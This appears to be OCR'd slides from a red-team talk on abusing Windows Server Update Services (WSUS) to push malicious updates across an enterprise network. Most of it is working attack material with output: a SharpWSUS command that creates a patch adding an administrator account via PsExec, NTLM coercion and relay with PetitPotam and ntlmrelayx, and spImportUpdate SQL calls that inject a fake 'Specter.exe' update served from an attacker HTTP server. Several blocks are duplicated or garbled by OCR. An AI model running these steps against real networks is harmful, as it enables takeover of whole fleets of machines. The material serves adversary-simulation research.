

Turning Enterprise Update Servers Into Backdoor Factories (0_o)

Beyviel David
Adversary Simulation Consultant

W hoami



- Adversary Simulation Consultant
- I love to eat
- I go by "Bagel"
- I like to push limits



How Attackers Win



Domain
Controller



Endpoint
Management
Infrastructure



Privileged
Fileshare



Certificate
Management
Infrastructure

Introduction



unsigned_sh0rt Nov 15th, 2024 at 3:23 AM

we, at the very least, have control over the wsus database (edited)

4 replies



unsigned_sh0rt Nov 15th, 2024 at 3:28 AM

I dont know enough about wsus or have the time to lab things out to take advantage of it

I believe we could do things like create and approve malicious updates or modify update metadata

[Management](#)[Overview](#)[Azure Arc enabled server](#)[Windows Server Azure Arc Management](#)[Windows Admin Center](#)[System Center](#)[Built-in management tools](#)[What is the Server Core installation option?](#)[Manage on-premises systems with Server Manager](#)[Install Remote Server Administration Tools](#)[Manage Windows with OpenSSH](#)[Windows Server Update Services \(WSUS\)](#)[Windows Server Update Services \(WSUS\)](#)[Deploy Windows Server Update Services](#)[Update Management with Windows Server Update Services](#)[Express update delivery ISV support](#)[Migrating the WSUS database from Windows Internal Database \(WID\) to SQL](#)[Windows Console behavior in Windows Server](#)[Collect information about your environment and systems](#)[Learn](#) / [Windows Server](#) / [Administration](#) /[Ask Learn](#)[Focus mode](#)

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Windows Server Update Services (WSUS) overview

Applies to: ☒ [Windows Server 2025](#), ☒ [Windows Server 2022](#), ☒ [Windows Server 2019](#), ☒ [Windows Server 2016](#), ☒ [Windows 11](#), ☒ [Windows 10](#)

Windows Server Update Services (WSUS) provides a way for IT administrators to deploy the latest Microsoft product updates. You can use WSUS to fully manage the distribution of updates that are released through Microsoft Update to computers on your network. This article provides an overview of this server role and more information about how to deploy and maintain WSUS.

ⓘ Note

WSUS is deprecated and is no longer adding new features. However, it continues to be supported for production deployments, and receives security and quality updates as per the product lifecycle. For more info, see [Features removed or no longer developed in Windows Server](#).

WSUS Server role description

A WSUS server provides features that you can use to manage and distribute updates through a management console. A WSUS server can also be the update source for other WSUS servers within the organization. The WSUS server that acts as an update source is called an upstream server. In a WSUS implementation, at least one WSUS server on your network must be able to connect to Microsoft Update to get available update information. As an administrator, you can

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- **W SUS Client**
- Configured via Registry or GPO
- Initiates Update to W SUS Server



- **WSUS Server**
- Downloads Updates from Microsoft
- Approves and deploys updates to client
- Can be configured with to be upstream/downstream





- **WSUS Database**
- Stores Update Metadata
- Windows Internal Database (WID)
- External SQL Server









Upstream



Downstream





Client



Upstream



Client



Downstream





Client



Upstream



Database



Client



Downstream



Database



Client



Upstream



Database



Client




Downstream



Database

SharpWSUS



SharpWSUS

Lateral Movement

A key consideration with WSUS lateral movement is that there is no way to control when a client checks in from the server. This means that once a patch is deployed the lateral movement won't succeed until the client installs the update. Often times the client will check in for patches on a regular cycle, for example daily, but the patches won't be installed until a patching day that might happen once a month. Some clients may be configured to install patches immediately if their priority level is high enough.

The first step of abusing WSUS is to create the malicious patch, which does have some limitations. When creating the patch there are various values that can be configured through the command line in SharpWSUS, allowing the operator to change the Indicators of Compromise (IoCs) of the patch. There is also a value for the payload and arguments. The payload must be a Microsoft signed binary and must point to a location on disk for the WSUS server to that binary.

While the need for a signed binary can limit some attack paths, there are still plenty of binaries that could be used such as *PsExec.exe* to run a command as SYSTEM, *RunDLL32.exe* to run a malicious DLL on a network share, *MsBuild.exe* to grab and execute a remote payload and more. The example in this blog will use *PsExec.exe* for code execution (<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>).

A patch leveraging *PsExec.exe* can be done with the following command:

```
SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-  
accepteula -s -d cmd.exe /c \"net user WSUSDemo Password123! /add && net  
localgroup administrators WSUSDemo /add\" /title:"WSUSDemo"
```

SharpWSUS, allowing the operator to change the Indicators of Compromise (IoCs) of the patch. There is also a value for the payload and arguments. The payload must be a Microsoft signed binary and must point to a location on disk for the WSUS server to that binary.

While the need for a signed binary can limit some attack paths, there are still plenty of binaries that could be used such as *Psexec.exe* to run a command as SYSTEM, *RunDLL32.exe* to run a malicious DLL on a network share, *MsBuild.exe* to grab and execute a remote payload and more. The example in this blog will use *Psexec.exe* for code execution (<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>).

A patch leveraging *Psexec.exe* can be done with the following command:

```
SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net user WSUSDemo Password123! /add && net
```

Exploitation Difficulty

- W SUS Administrator
- W SUS File System Access
- Digitally Signature



Paella = Lots of Effort Required

Does the **upstream** W SUS server have
administrative permissions over the
downstream W SUS server?

NTLM Coercion Testing

SMB to SMB



Upstream



Downstream



Attacker

NTLM Coercion Testing

SMB to SMB



Upstream



Downstream



Attacker



SMB Session as Upstream server

1. Setup Ntlmrelay on Attack Machine
2. Coerce Authentication to Upstream
3. Relay authentication to Downstream

NTLM Coercion Testing

SMB to SMB

```
(env) root@ludus3:~# ntlmrelayx.py -t smb://10.2.10.4 -socks -smb2support  
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client WINRMS loaded..  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client DCSYNC loaded..
```

Downstream WSUS Server

NTLM Coercion Testing

SMB to SMB

```
(env) root@ludus3:/opt/PetitPotam# python3 PetitPotam.py -u domainuser -p password -d ludus.nuketown 198.51.100.1 10.2.10.3
```



Attacker IP /
Ntlmrelayx

Upstream W SUS
Server

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc

[-] Connecting to ncacn_np:10.2.10.3[\PIPE\lsarpc]

[+] Connected!

[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e

[+] Successfully bound!

[-] Sending EfsRpcOpenFileRaw!

[+] Got expected ERROR_BAD_NETPATH exception!!

[+] Attack worked!

NTLM Coercion Testing

SMB to SMB

```
ntlmrelayx> [*] (SMB): Received connection from 10.2.10.3, attacking target smb://10.2.10.4
[*] (SMB): Authenticating connection from LUDUS/WSUS1$@10.2.10.3 against smb://10.2.10.4 SUCCEED [1]
[*] SOCKS: Adding SMB://LUDUS/WSUS1$@10.2.10.4(445) [1] to active SOCKS connection. Enjoy
[*] All targets processed!
[*] (SMB): Connection from 10.2.10.3 controlled, but there are no more targets left!
```

socks

Protocol	Target	Username	AdminStatus	Port	ID
SMB	10.2.10.4	LUDUS/WSUS1\$	FALSE	445	1

Does the **upstream** WSUS server have SQL access
to the WSUS **database**?

NTLM Coercion Testing

SMB to SMB



Upstream



Database



Attacker

NTLM Coercion Testing

SMB to SMB



Upstream



Database



Attacker

NTLM Coercion Testing

SMB to SMB



Upstream



Database



Attacker



SQL Session as upstream server

1. Setup Ntlmrelay on Attack Machine
2. Coerce Authentication to Upstream
3. Relay authentication to **Database**

NTLM Coercion Testing

SMB to MSSQL

```
[*] (SMB): Received connection from 10.2.10.3, attacking target mssql://10.2.10.2
[*] Encryption required, switching to TLS
[*] (SMB): Authenticating connection from LUDUS/WSUS1$@10.2.10.3 against mssql://10.2.10.2 SUCCEED [1]
[*] SOCKS: Adding MSSQL://LUDUS/WSUS1$@10.2.10.2(1433) [1] to active SOCKS connection. Enjoy
[*] All targets processed!
[*] (SMB): Connection from 10.2.10.3 controlled, but there are no more targets left!
```

socks

Protocol	Target	Username	AdminStatus	Port	ID
MSSQL	10.2.10.2	LUDUS/WSUS1\$	N/A	1433	1

Exploitation Difficulty

- W SUS Administrator
- W SUS File System Access
- Digitally Signature



NTLM Coercion Testing

SMB to MSSQL

```
SQL (LUDUS\WSUS1$ guest@master)> SELECT name from sys.databases;
```

```
name
```

```
-----
```

```
master
```

```
tempdb
```

```
model
```

```
msdb
```

```
SUSDB
```

Blocker: Limited SQL Permissions


```
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> SELECT TOP 1 * FROM susdb.dbo.tbAuthorization
ERROR(SQL1-WSUS): Line 1: The SELECT permission was denied on the object 'tbAuthorization', da
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> SELECT TOP 1 * FROM susdb.dbo.tbCategory
ERROR(SQL1-WSUS): Line 1: The SELECT permission was denied on the object 'tbCategory', databas
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> SELECT TOP 1 * FROM susdb.dbo.tbFile
ERROR(SQL1-WSUS): Line 1: The SELECT permission was denied on the object 'tbFile', database 'S
```



Chris Thompson

Mayyhem

Blocker: Limited SQL Permissions



Blocker: Limited SQL Permissions

	ComputerAccount	RoleName	Permission	ObjectName
1	LUDUS\WSUS1\$	webService	EXECUTE	spGetFrontEndServerInfo
2	LUDUS\WSUS1\$	webService	EXECUTE	spAcceptEula
3	LUDUS\WSUS1\$	webService	EXECUTE	spSetFrontEndServerInfo
4	LUDUS\WSUS1\$	webService	EXECUTE	spAcceptEulaForReplicaDSS
5	LUDUS\WSUS1\$	webService	EXECUTE	spSetFileLocationChange
6	LUDUS\WSUS1\$	webService	EXECUTE	spGetRevisionInfo
7	LUDUS\WSUS1\$	webService	EXECUTE	spGetDeltaRevisionInfo
8	LUDUS\WSUS1\$	webService	EXECUTE	spNotifyContentSyncNotificationEventWorking
9	LUDUS\WSUS1\$	webService	EXECUTE	spGetConfigurationValue
10	LUDUS\WSUS1\$	webService	EXECUTE	spGetNextContentSyncWorkItem
11	LUDUS\WSUS1\$	webService	EXECUTE	spGetInstallableItems
12	LUDUS\WSUS1\$	webService	EXECUTE	spSetConfigurationValue
13	LUDUS\WSUS1\$	webService	EXECUTE	spGetNextContentSyncWorkItemOnStartup
14	LUDUS\WSUS1\$	webService	EXECUTE	spGetApprovedUpdateMetadata
15	LUDUS\WSUS1\$	webService	EXECUTE	spUpdateFileDownloadProgress
16	LUDUS\WSUS1\$	webService	EXECUTE	spHasApprovalsChanged
17	LUDUS\WSUS1\$	webService	EXECUTE	spDownloadFiles
18	LUDUS\WSUS1\$	webService	EXECUTE	spGetUpdateById
19	LUDUS\WSUS1\$	webService	EXECUTE	spSetFileMUUrl
20	LUDUS\WSUS1\$	webService	EXECUTE	spGetUpdatesBundledByUpdate
21	LUDUS\WSUS1\$	webService	EXECUTE	spGetUpdatesForFile

- Only EXECUTE Permissions on Stored Procedures
- No SELECT/UPDATE/DELETE permissions on any WSUS tables

The **webService** role is limited to specific stored procedures

Running Stored Procedures

Applies to: ✓ SQL Server ✓ Azure SQL Database ✓ Azure SQL Managed Instance ✓
Azure Synapse Analytics ✓ Analytics Platform System (PDW)

A stored procedure is an executable object stored in a database. SQL Server supports:

- Stored procedures:

One or more SQL statements precompiled into a single executable procedure.

- Extended stored procedures:

C or C++ dynamic-link libraries (DLL) written to the SQL Server Open Data Services API for extended stored procedures. The Open Data Services API extends the capabilities of

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Stored Procedures



WSUS Server



Database

Stored Procedures



WSUS Server

splImportUpdate



Database

splImportUpdate

Imports new update into the W SUS
database

splImportUpdate

Imports new

```
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> declare @iImported int declare @iLocalRevisionID
int exec spImportUpdate @UpdateXml=N'<upd:Update xmlns:b="http://schemas.microsoft.com/ms
us/2002/12/LogicalApplicabilityRules" xmlns:pub="http://schemas.microsoft.com/msus/2002/1
2/Publishing" xmlns:cbs="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs" xm
lns:cbsar="http://schemas.microsoft.com/msus/2002/12/CbsApplicabilityRules" xmlns:upd="ht
tp://schemas.microsoft.com/msus/2002/12/Update"><upd:UpdateIdentity UpdateID="a7751c4d-ea
b5-45ef-8cd7-2fae2fea1252" RevisionNumber="1" /><upd:Properties DefaultPropertiesLanguage
="en" UpdateType="Software" ExplicitlyDeployable="true" Handler="http://schemas.microsof
t.com/msus/2002/12/UpdateHandlers/Cbs" MaxDownloadSize="2095616" MinDownloadSize="209561
6" PublicationState="Published" CreationDate="2025-08-31T00:03:55.912Z" PublisherID="3953
92a0-19c0-48b7-a927-f7c15066d905"><upd:InstallationBehavior RebootBehavior="CanRequestReb
oot" /><upd:UninstallationBehavior RebootBehavior="CanRequestReboot" /></upd:Properties><
upd:LocalizedPropertiesCollection><upd:LocalizedProperties><upd:Language>en</upd:Language
><upd:Title>Specter</upd:Title></upd:LocalizedProperties></upd:LocalizedPropertiesCollect
ion><upd:ApplicabilityRules><upd:IsInstalled><b:False /></upd:IsInstalled><upd:IsInstalla
ble><b:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y
2/wvtpOW/lSqnhTjJoi3xE1EGM=" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="209561
6" Modified="2025-08-31T15:26:20.723"><upd:AdditionalDigest Algorithm="SHA256">g1M2EFXHDs
YV5qPqWZW+HbqEjH1LZEWA2Ilbh/lhNpo=</upd:AdditionalDigest></upd:File></upd:Files><upd:Hand
lerSpecificData xsi:type="cmd: CommandLineInstallation" xmlns:xsi="http://www.w3.org/200
1/XMLSchema-instance" xmlns:pub="http://schemas.microsoft.com/msus/2002/12/Publishing"><c
md:InstallCommand Arguments="" Program="Specter.exe" RebootByDefault="false" DefaultResul
t="Succeeded" xmlns:cmd="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Command
LineInstallation"><cmd:ReturnCode Reboot="false" Result="Succeeded" Code="0" /></cmd:Inst
allCommand></upd:HandlerSpecificData></upd:Update>',@UpstreamServerLocalID=1,@Imported=@i
Imported output,@localRevisionID=@iLocalRevisionID output,@UpdateXmlCompressed=NULL; sele
ct @iImported,@iLocalRevisionID
INFO(SQL1-WSUS): Line 1792: Update A7751C4D-EAB5-45EF-8CD7-2FAE2FEA1252\1 is successfull
y added into the database
```

```
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> declare @iImported int declare @iLocalRevisionID
int exec spImportUpdate @UpdateXml=N'<upd:Update xmlns:b="http://schemas.microsoft.com/ms
us/2002/12/LogicalApplicabilityRules" xmlns:pub="http://schemas.microsoft.com/msus/2002/1
2/Publishing" xmlns:cbs="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs" xm
lns:cbsar="http://schemas.microsoft.com/msus/2002/12/CbsApplicabilityRules" xmlns:upd="ht
tp://schemas.microsoft.com/msus/2002/12/Update"><upd:UpdateIdentity UpdateID="a7751c4d-ea
b5-45ef-8cd7-2fae2fea1252" RevisionNumber="1" /><upd:Properties DefaultPropertiesLanguage
="en" UpdateType="Software" ExplicitlyDeployable="true" Handler="http://schemas.microsof
t.com/msus/2002/12/UpdateHandlers/Cbs" MaxDownloadSize="2095616" MinDownloadSize="209561
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ble><b:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y
2/wvtpOW/lSqnhTjJoi3xE1EGM=" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="209561
6" Modified="2025-08-31T15:26:20.723"><upd:AdditionalDigest Algorithm="SHA256">g1M2EFXHDs
```

```
SQL (LUDAS\WSUS1$ LUDAS\WSUS1$WSUSDB)> declare @Imported int declare @LocalRevisionID
int exec spImportUpdate @UpdateURL='<upd:update xmlns:b="http://schemas.microsoft.com/ws
us/2002/12/LogicalApplicabilityRules" xmlns:pub="http://schemas.microsoft.com/wsus/2002/1
2/Publishing" xmlns:chs="http://schemas.microsoft.com/wsus/2002/12/UpdateHandlers/Chs" xs
:chs:chs="http://schemas.microsoft.com/wsus/2002/12/ChsApplicabilityRules" xmlns:upd="ht
tp://schemas.microsoft.com/msus/2002/12/Update"><upd:UpdateIdentity UpdateID="a7751c4d-ea
b5-45ef-8cd7-2fae2fea1252" RevisionNumber="1" /><upd:Properties DefaultPropertiesLanguage
="en" updateType="Software" ExplicitlyDeployable="true" Handler="http://schemas.microsof
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upd:LocalizedPropertiesCollection><upd:LocalizedProperties><upd:Language>en</upd:Language
><upd:Title>Specter</upd:Title></upd:LocalizedProperties></upd:LocalizedPropertiesCollect
ion><upd:ApplicabilityRules><upd:IsInstalled>ch:False /></upd:IsInstalled><upd:IsInstalla
ble>ch:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y
2/wetp0M/15qphfj3o1lxH180M-" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="209561
6" Modified="2025-08-31T15:26:20.723"><upd:AdditionalDigest Algorithm="SHA256">g1PQ21F00s
```

```
oot" /><upd:UninstallationBehavior RebootBehavior="CanRequestReboot" /></upd:Properties><
upd:LocalizedPropertiesCollection><upd:LocalizedProperties><upd:Language>en</upd:Language
><upd:Title>Specter</upd:Title></upd:LocalizedProperties></upd:LocalizedPropertiesCollect
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ble><b:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y
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6" Modified="2025-08-31T15:26:20.723"><upd:AdditionalDigest Algorithm="SHA256">g1M2EFXHDs
YV5qPqWZW+HbqEjH1LZEwA2Ilbh/lhNpo=</upd:AdditionalDigest></upd:File></upd:Files><upd:Hand
lerSpecificData xsi:type="cmd: CommandLineInstallation" xmlns:xsi="http://www.w3.org/200
1/XMLSchema-instance" xmlns:pub="http://schemas.microsoft.com/msus/2002/12/Publishing"><c
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t="Succeeded" xmlns:cmd="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Command
LineInstallation"><cmd:ReturnCode Reboot="false" Result="Succeeded" Code="0" /></cmd:Inst
allCommand></upd:HandlerSpecificData></upd:Update>',@UpstreamServerLocalID=1,@Imported=@i
Imported output,@localRevisionID=@iLocalRevisionID output,@UpdateXmlCompressed=NULL; sele
ct @iImported,@iLocalRevisionID
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upd:LocalizedPropertiesCollection><upd:LocalizedProperties><upd:Language>en</upd:Language
><upd:Title>Specter</upd:Title></upd:LocalizedProperties></upd:LocalizedPropertiesCollect
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able><b:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y
2/wvtpOW/lSqnhTjJoi3xE1EGM=" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="209561
6" Modified="2025-08-31T15:26:28.723"><upd:AdditionalDigest Algorithm="SHA256">g1P25F80b
VVsUpq2w+8qg J0L2LwA2110h/1Hqo=</upd:AdditionalDigest></upd:File></upd:Files><upd:Hand
lerSpecificData xsi:type="cmd:CommandLineInstallation" xmlns:xsi="http://www.w3.org/200
1/XMLSchema-instance" xmlns:pub="http://schemas.microsoft.com/wsus/2002/12/Publishing"><
cmd:InstallCommand Arguments="" Program="Specter.exe" RebootByDefault="false" DefaultResul
t="Succeeded" xmlns:cmd="http://schemas.microsoft.com/wsus/2002/12/UpdateHandlers/Command
LineInstallation"><cmd:ReturnCode Reboot="false" Result="Succeeded" Code="0" /></cmd:Inst
allCommand></upd:HandlerSpecificData></upd:Update>' .@UpstreamServerLocalID=1.@Imported=@
Imported output.@LocalRevisionID=@LocalRevisionID output.@UpdateIsCompressed=NULL; sele
ct @Imported.@LocalRevisionID
INFO[SQL1 WSUS]: Line 1792: Update A7751C4D-EAB5-45EF-BCD7-2FAE2FEA1252\1 is successfull
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```

Stored Procedures

Create Parent Update



Create Child Update

WSUS Server

spImportUpdate

spSaveXmlFragment

spSaveXmlFragment

spSaveXmlFragment

spImportUpdate

spSaveXmlFragment

spSaveXmlFragment

spSaveXmlFragment

spSetBatchURL

spGetAllTargetGroups

spCreateTargetGroup

spGetComputerTargetByName

spDeployUpdate



Database

Target Computer

Blocker: Trouble Downloading

```
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.2.10.3 - - [20/Dec/2025 15:08:09] "HEAD /Specter.exe HTTP/1.1" 200 -
10.2.10.3 - - [20/Dec/2025 15:08:09] "GET /Specter.exe HTTP/1.1" 200 -
-----
Exception occurred during processing of request from ('10.2.10.3', 51944)
Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
```

Blocker: Trouble Downloading

Specter


 The files for this update failed to download. The update can be approved but will not be available to computers until the download is complete. Click Retry Download to start the download again.

Status:

	Computers with errors:	0
	Computers needing this update:	0
	Computers installed/not applicable:	0
	Computers with no status:	3

MSRC severity:	Critical
MSRC number:	
Release date:	Saturday, August 30, 2025
KB article numbers:	5006103

Blocker: Tr



```
SoftwareDistribution - Notepad
File Edit Format View Help
NotificationEventName: ContentSyncAgent, EventInfo:
2025-12-20 20:08:13.949 UTC Info WsusService.49 ThreadEntry ThreadHelper.ThreadStart
2025-12-20 20:08:13.949 UTC Info WsusService.49 SusEventDispatcher.DispatchManagerWorkerThreadProc
DispatchManager Worker Thread Processing NotificationEvent: ContentSyncAgent
2025-12-20 20:08:13.949 UTC Info WsusService.50 ThreadEntry ThreadHelper.ThreadStart
2025-12-20 20:08:13.949 UTC Info WsusService.50 SusEventDispatcher.RegisterEventHandler RegisterEventHandler called
for NotificationEventName: ConfigurationChange
2025-12-20 20:08:13.964 UTC Info WsusService.50 EventLogEventReporter.ReportEvent
EventId=361,Type=Information,Category=Synchronization,Message=Content synchronization started.
2025-12-20 20:08:13.949 UTC Info WsusService.8 SusEventDispatcher.TriggerEvent TriggerEvent called for
NotificationEventName: DeploymentChange, EventInfo: DeploymentChange
2025-12-20 20:08:13.964 UTC Info WsusService.50 ContentSyncAgent.WakeupWorkerThreadProc ServerHealth: Updating Server
Health for Component: ContentSyncAgent Running, Marking as Running
2025-12-20 20:08:13.964 UTC Info WsusService.50 ContentSyncAgent.WakeupWorkerThreadProc Processing Item: e1e609f1-
436e-4fba-a9d0-3291eb717ecd, State: 10
2025-12-20 20:08:14.073 UTC Info WsusService.50 ContentSyncAgent.Download Item: e1e609f1-436e-4fba-a9d0-
3291eb717ecd has been submitted to BITS for Download
